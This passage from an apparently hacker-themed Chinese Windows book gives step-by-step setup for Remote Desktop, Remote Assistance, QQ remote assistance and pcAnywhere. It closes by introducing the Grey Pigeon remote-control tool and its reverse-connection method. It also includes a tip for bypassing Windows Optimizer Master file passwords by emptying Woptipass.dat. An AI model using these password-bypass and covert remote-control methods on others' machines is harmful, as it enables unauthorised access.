
同时，还可以使用盘载系统，即Windows系统安装光盘进行密码修复，在恢复过程中，Windows系统安装光盘必须保持在光驱中，如果中途取出，则系统将自动锁死，因为此方法操作比较复杂，所以本文没有介绍，从网络上可以搜索到该方法的相关内容，用户有兴趣可以作为自学内容。

问： 我使用Windows优化大师加密了文件，但是现在密码忘记了，有破解的办法吗？

答： 有，当使用Windows优化大师设置密码后，会在系统盘下的WINDOWS文件夹中自动生成一个名为“Woptipass.dat”的文件，用记事本打开该文件，然后将其中的信息全部删除即可。

技 巧

如果用户无法打开该文件，可以对其单击右键，在弹出的菜单中单击“打开方式”命令，在接着打开的对话框中选择记事本程序，然后单击“确定”按钮即可。



6.1 Windows 7远程桌面连接

知识导读


计算机发展的早期，在很多客户机硬件配置不好，无法独立运行程序的情况下，Telnet协议应运而生，它是一种C/S模式，客户机可以通过Telnet登录到高配置的服务器上，在服务器上运行程序，当程序运行时所有的运算与存储都是交给服务器来完成的，当运算结束后服务器才把结果反馈给客户机，这样就可以在客户机配置不足的情况下完成程序的运行工作，而且运行效率很高。

远程桌面是一种类似Telnet的技术，它是从Telnet协议发展而来的，也可以说是图形化的Telnet。当某台计算机开启了远程桌面连接功能后，其他用户就可以在网络的另一端控制这台计算机了，包括在此计算机中安装软件、运行程序、删除文件等操作都可以轻松的实现。由于Windows系统的远程桌面功能是系统内置的，比其他第三方软件更方便、灵活，所以在微软公司从Windows 2000开始提供以来，该组件一经推出就受到了很多用户的拥护和喜好。

6.1.1 允许远程桌面连接


继Windows 2000以后，微软公司在Windows XP、Windows 2003、Winodws Vista以及最新推出的Windows 7系统中，将远程桌面的启用方法进行了改进，用户只需通过简单的设置就可以开启这些系统下的远程桌面连接功能。本节主要介绍在Windows 7操作系统中允许远程桌面链接的方法。

01 在系统桌面上右键单击“计算机”图标，然后在弹出的菜单中单击“属性”命令。



02 在打开的“系统”窗口中单击左侧窗格中的“远程设置”链接。

03 打开“系统属性”对话框，在默认打开的“远程”选项卡中选择“远程桌面”栏的“允许运行任意版本远程桌面的计算机连接（较不安全）”单选项，然后单击“确定”按钮，即可启用远程桌面连接功能。




注 意

如果选择“仅允许运行带网络级别身份验证的远程桌面的计算机连接（更安全）”单选项，则还需要单击“选择用户”按钮，添加允许连接的用户对象。

6.1.2 发起远程桌面连接

当计算机被配置为允许远程桌面连接之后，网络上的其他计算机便能向本机发起远程桌面连接，但是一台运行Windows 7的计算机不能向自己发起远程桌面连接。发起远程桌面连接的具体操作步骤如下。


01 单击系统桌面左下角的“开始”按钮，在弹出的“开始”菜单中依次单击“所有程序”→“附件”→“远程桌面连接”菜单命令。



02 在弹出的“远程桌面连接”对话框中单击“选项”按钮。

03 在默认打开的“常规”选项卡下输入要远程连接的主机名。

04 切换到“显示”选项卡，在其中设置远程桌面打开后的分辨率，即“远程桌面大小”设置项目。



注 意

远程桌面分辨率大小应当设置为比本地计算机略小，以方便操作，例如本机桌面为1440x900像素，那么远程主机的分辨率则应设置为比这个参数略低，可以是1280x768像素或1280x720像素等。


05 切换到“本地资源”选项卡，在其中单击“详细信息”按钮。

06 在打开的对话框中勾选“驱动器”复选框，然后单击“确定”按钮。

提示


此设置可以方便本地计算机与远程桌面之间进行文件复制和传输。

07 切换到“体验”选项卡，在选择连接速度来优化性能下拉列表框中设置连接速度，在其下方设置远程桌面的样式，然后单击“连接”按钮。




08 在接着打开的对话框中输入登录远程计算机的账户密码。

09 在打开的对话框中询问是否信任此远程连接，这里单击“连接”按钮接续操作。




10 在接着打开的对话框中再次询问是否连接，这里单击“是”按钮，确认连接。



11 此时系统会提示其他用户已经登录到目标计算机，并询问是否继续，这里单击“是”按钮，继续操作。

12 此时，目标主机上会弹出对话框提示连接信息，如果没有应答则会在30秒后默认建立远程连接。




13 待对方确认远程桌面连接后，便可随意对远程主机进行操作。


6.1.3 与远程桌面传送文件

在Windows 7操作系统中，可以通过简单的设置来实现远程计算机与本地主机进行文件传送，具体操作方法如下。


01 参照前面的方法打开“远程桌面连接”对话框，切换到“本地资源” 选项卡，然后在打开的界面中单击“详细信息”按钮。



02 在打开的对话框中选取需要连接的驱动器，然后单击“确定”按钮。



03 在返回的对话框中切换到“常规”选项卡，输入需要连接的远程计算机信息，然后参照前面的6.1.2节的方法连接到远程计算机。



04 在远程计算机桌面上打开“计算机”窗口即可看到本地驱动器。

05 如果要将本地电脑中的文件传送到远程计算机中，可以打开指定驱动器，然后右键单击要传送的文件，在弹出的菜单中单击“复制”、“剪切”命令。

06 打开远程计算机，进入到指定目录下，右键单击空白处，然后单击“粘贴”命令即可。

6.2 Windows 7远程协助


知识导读

如果计算机出现故障，而身边又没有高手能够请教，便可以通过网络请求他人的远程协助。当远程主机和本地主机建立了远程协助连接后，对方就可以查看本地系统桌面，并且在用户允许的情况下，远程主机还可以使用鼠标和键盘对本地计算机进行控制。当然，本地主机也可以使用相同的方法对远程主机进行控制。

6.2.1 允许远程协助


在执行远程协助之前，需要先确认计算机是否允许了远程协助，如果没有，还必须先进行设置，允许远程协助，具体操作步骤如下。

01 在系统桌面上右键单击“计算机”图标，然后在弹出的菜单中单击“属性”命令。



02 在打开的“系统”窗口中单击左侧窗格中的“远程设置”链接。


03 在打开的“系统属性”→“远程”选项卡界面中，勾选“允许远程协助连接这台计算机”复选框，然后单击“确定”按钮即可。




6.2.2 邀请他人协助

在使用计算机的过程中，如果遇到无法解决的问题，而周围的人无能为力，便可通过网络向远方的好友或计算机高手发送远程协助请求，邀请他们来帮助自己解决困难。邀请他人协助的具体操作步骤如下。


01 在系统桌面左下角单击“开始”按钮，在弹出的“开始”菜单中依次单击“所有程序”→“维护”→“Windows远程协助”菜单命令。



02 在弹出的“Windows远程协助”向导对话框中单击“邀请信任的人帮助您”按钮。



03 在接着打开的对话框中单击“将该邀请另存为文件”按钮。



04 在接着打开的“另存为”对话框中设置邀请文件的文件名和保存路径，并将邀请文件的后缀名设置为“.Msrcincident”，然后单击“完成”按钮。

05 Windows 7的远程协助被打开，此时向被邀请者传送保存好的“邀请”文件和协助秘密，然后等待对方回应即可。


技巧

用户可以通过Web邮箱或文件共享的方式将“邀请”文件发送给好友，同时，也需要将该对话框中显示的密码发送给被邀请者。此外，还需要注意的是在发送请求和等待协助的过程中不能关闭“Windows远程协助”对话框，否则将无法建立远程连接。


6.2.3 帮助他人

我们在使用计算机的时候可以向远程主机发送协助请求，来邀请他人帮助自己，同时也可以在收到远程协助的请求后，利用自己掌握的知识来远程帮助其他人，具体操作步骤如下。

01 收到远程协助的邀请文件后，对其双击鼠标左键，在打开的对话框中和输入用于连接到远程主机的密码，然后单击“确定”按钮。




02 此时在被帮助者计算机上会弹出对话框提示用户是否允许连接，当对方单击“是”按钮后即可建立远程协助连接了。




03 当远程协助成功建立后，双方可以在打开的窗口中单击“聊天”按钮，进行交流，缩小故障的范围，如果需要对远程主机进行操作，可以单击“请求控制”按钮。

04 此时在对方的计算机屏幕上会弹出提示框询问用户是否允许远程主机控制本地计算机，如果需要则单击“是”按钮，允许远程控制。



注 意

如果提示远程控制建立失败，则很可能是系统本身的设置所引起的，此时可以按照前面的方法打开“系统属性”→“远程”界面，在其中单击“高级”按钮，在打开的“远程协助设置”对话框中勾选“允许此计算机被远程控制”复选框，然后单击“确定”按钮。



05 当远程主机接受控制后，即可通过鼠标和键盘对远程主机进行操作了。

6.3 使用工具实现远程控制

知识导读

Windows 7操作系统自带的远程控制软件具有很多优点，足以满足大部分用户的需求，但是对于黑客来说那是远远不够的，他们更热衷于一些功能强大的远程控制软件，本节将介绍几款常用的远程控制软件。

6.3.1 使用腾讯QQ实现远程控制

对于广大计算机用户来说，腾讯QQ一定不会陌生，甚至很多用户打开电脑的第一件事就是登录QQ。的确，在腾讯创立的十多年来，QQ软件的功能在不断完善，除了最基础的聊天功能，我们还可以使用它和朋友面对面的交流（视频聊天）、传送文件或文件夹、分享好听的音乐、截图等，当然还有我们下面将介绍的远程控制功能。

腾讯QQ的远程控制功能是为网络中的用户实现互助而设置的，通过此项功能，用户可以向QQ好友申请协助，在好友同意并获得控制权限后便可轻松地操作您的电脑。使用腾讯QQ实现远程控制的方法如下。

01 登录腾讯QQ，双击需要申请协助的好友头像，在打开的聊天窗口中单击“应用”下拉按钮，然后在弹出的下拉菜单中单击“远程协助”命令。

02 程序会向远程计算机发起远程协助请求，并等待对方允许连接，这里用户需要耐心等待。


03 此时远程好友的QQ程序会提示好友您向他/她发起远程协助，并询问是否接受，单击“接受”按钮表明答应协助。

04 本地QQ程序会询问用户是否确定让对方查看自己的屏幕，这里单击“确定”按钮继续操作。

05 远程协助建立成功以后，在好友的QQ聊天窗口右侧可以看到远程主机的系统桌面，此时可单击工具栏的“全屏”按钮，切换到全屏模式以便查看。

06 至此，远程好友还只能查看系统桌面，而不能对本地计算机进行操作，如果希望对方控制计算机以帮助解决问题，可以单击QQ聊天窗口中的“申请受控”按钮。

07 对方QQ程序会弹出对话框询问是否接受受控要求，待好友单击“是”按钮后，可以获得本地计算机的控制权限。



提 示

接受受控请求后，可以获得对方计算机的控制权限，包括删除或添加文件，运行远程计算机中的程序等。

08 当获得本地主机的控制权限后，好友即可远程操作本地主机，并解决存在的问题。

09 待故障解除后单击“断开”按钮，即可结束远程控制连接。

注 意

如果单击“停止受控”按钮，则可停止远程好友对本地计算机的控制权限，但是仍然可以查看本地系统桌面。此外，用户还可以根据对聊天窗口中的提示，同时按下“Shift+Esc”组合键停止受控。

6.3.2 使用Pcanywhere实现远程控制

Pcanywhere是一款元老级的远程控制工具，它是由赛门铁克（Symantec）研发的，适用于Windows XP和Windows 2003等操作系统。Pcanywhere结合了远程控制、全方位的远程管理、高级的文件传输功能和强大的安全性，可以提高技术支持效率并减少呼叫次数；可以实现对Linux和Windows操作系统的管理，避免了使用Linux命令行工具。

借助对Windows安装的支持，不但可以快速备份崩溃的系统，而且可以使其快速投入正常运行；借助内置的AES 256位加密和全套其他安全功能，可以确保Pcanywhere客户端和被控端之间的通信安全。

此外，Pcanywhere还具有强大、高效的文件传输功能，它支持在不同的平台之间传输文件；借助连接向导，新用户还可以快速启动Pcanywhere；使用被控端会议功能，可以建立到一个Pcanywhere的被控端的多个并发远程连接。

Pcanywhere的基本选项设置与实现远程控制的具体操作方法如下。

01 下载并安装Pcanywhere软件，启动其主程序，在打开的窗口中依次单击“工具”→“性能优化向导”。

02 在打开的对话框中查看有关性能优化向导的介绍，然后单击“下一步”按钮。

03 在打开的对话框中单击下拉箭头，并在其中选择主控端显示的颜色级别，然后单击“下一步”按钮。

04 在打开的对话框中勾选“缩小被控端桌面以适应主控端的使用”复选项，然后单击“下一步”按钮。

05 在打开的对话框中设置桌面优化选项，然后单击“下一步”按钮。


06 在打开的“加密设置”对话框中查看加密设置的相关介绍，然后单击“下一步”按钮。

07 在接着打开的对话框中单击“完成”按钮，结束性能优化设置。


08 在返回的程序主界面中单击工具栏中的“主控端”按钮。

09 在打开的“主控端”界面中双击“添加主控端”按钮。


10 在探测的对话框中选择主控端与被控端的连接方式。



11 切换到“设置”选项卡，在其中输入登录被控端时的用户名和密码。




12 用户还可以切换到“安全选项”选项卡，设置加密级别，完成设置后，单击“确定”按钮。




13 在被控端计算机中启动Pcanywhere程序，然后在“被控端”界面中双击“添加被控端”按钮。

14 在打开的对话框中选择主控端与被控端计算机的连接方式。




15 切换到“呼叫者”选项卡，在其中单击“新建项”按钮。




16 在打开的对话框中输入登录者的用户名和密码。


17 切换到“权限”选项卡，然后将呼叫者权限设置为“超级用户”。



18 如果需要设置保护密码，可以切换到“保护项”选项卡，根据需要设置密码，然后单击“确定”按钮。



19 在返回的对话框中选中新添加的“administrator”账户，然后单击“确定”按钮。



20 在返回的被控端界面中双击“新被控端”使其处于运行状态。


21 在主控端计算机中双击“新主控端”按钮启动主控端程序。

22 在接着打开的对话框中选中要连接的远程主机，然后单击“确定”按钮。


23 程序会自动连接到远程主机，并打开远程主机系统桌面，如果要与远程主机进行文件传输，可单击工具栏中的“文件传输”按钮。

24 在打开的对话框中左侧窗格中显示的是主控端主机的信息，右侧窗格中显示的是被控端主机的信息，如果要想将被控端主机中的信息传输到本地主机，可在选中文件后单击窗口中间的“传输”按钮。

25 在打开的对话框中单击“是”按钮，确认传输。



26 在工具栏中单击“重启被控端计算机”按钮，还可以重启远程主机。




6.3.3 使用灰鸽子实现远程控制

灰鸽子是一款功能强大的远程控制软件，适用于Windows XP/2003等操作系统，使用它可以实现查看远程计算机系统信息、修改远程注册表以及关闭远程计算机等操作。灰鸽子使用反弹端口技术与客户端进行连接，解决了一般远程控制工具只能对直接连接，如Internet的主机进行控制，而无法控制局域网内部通过主机与Internet连接的计算机的问题。

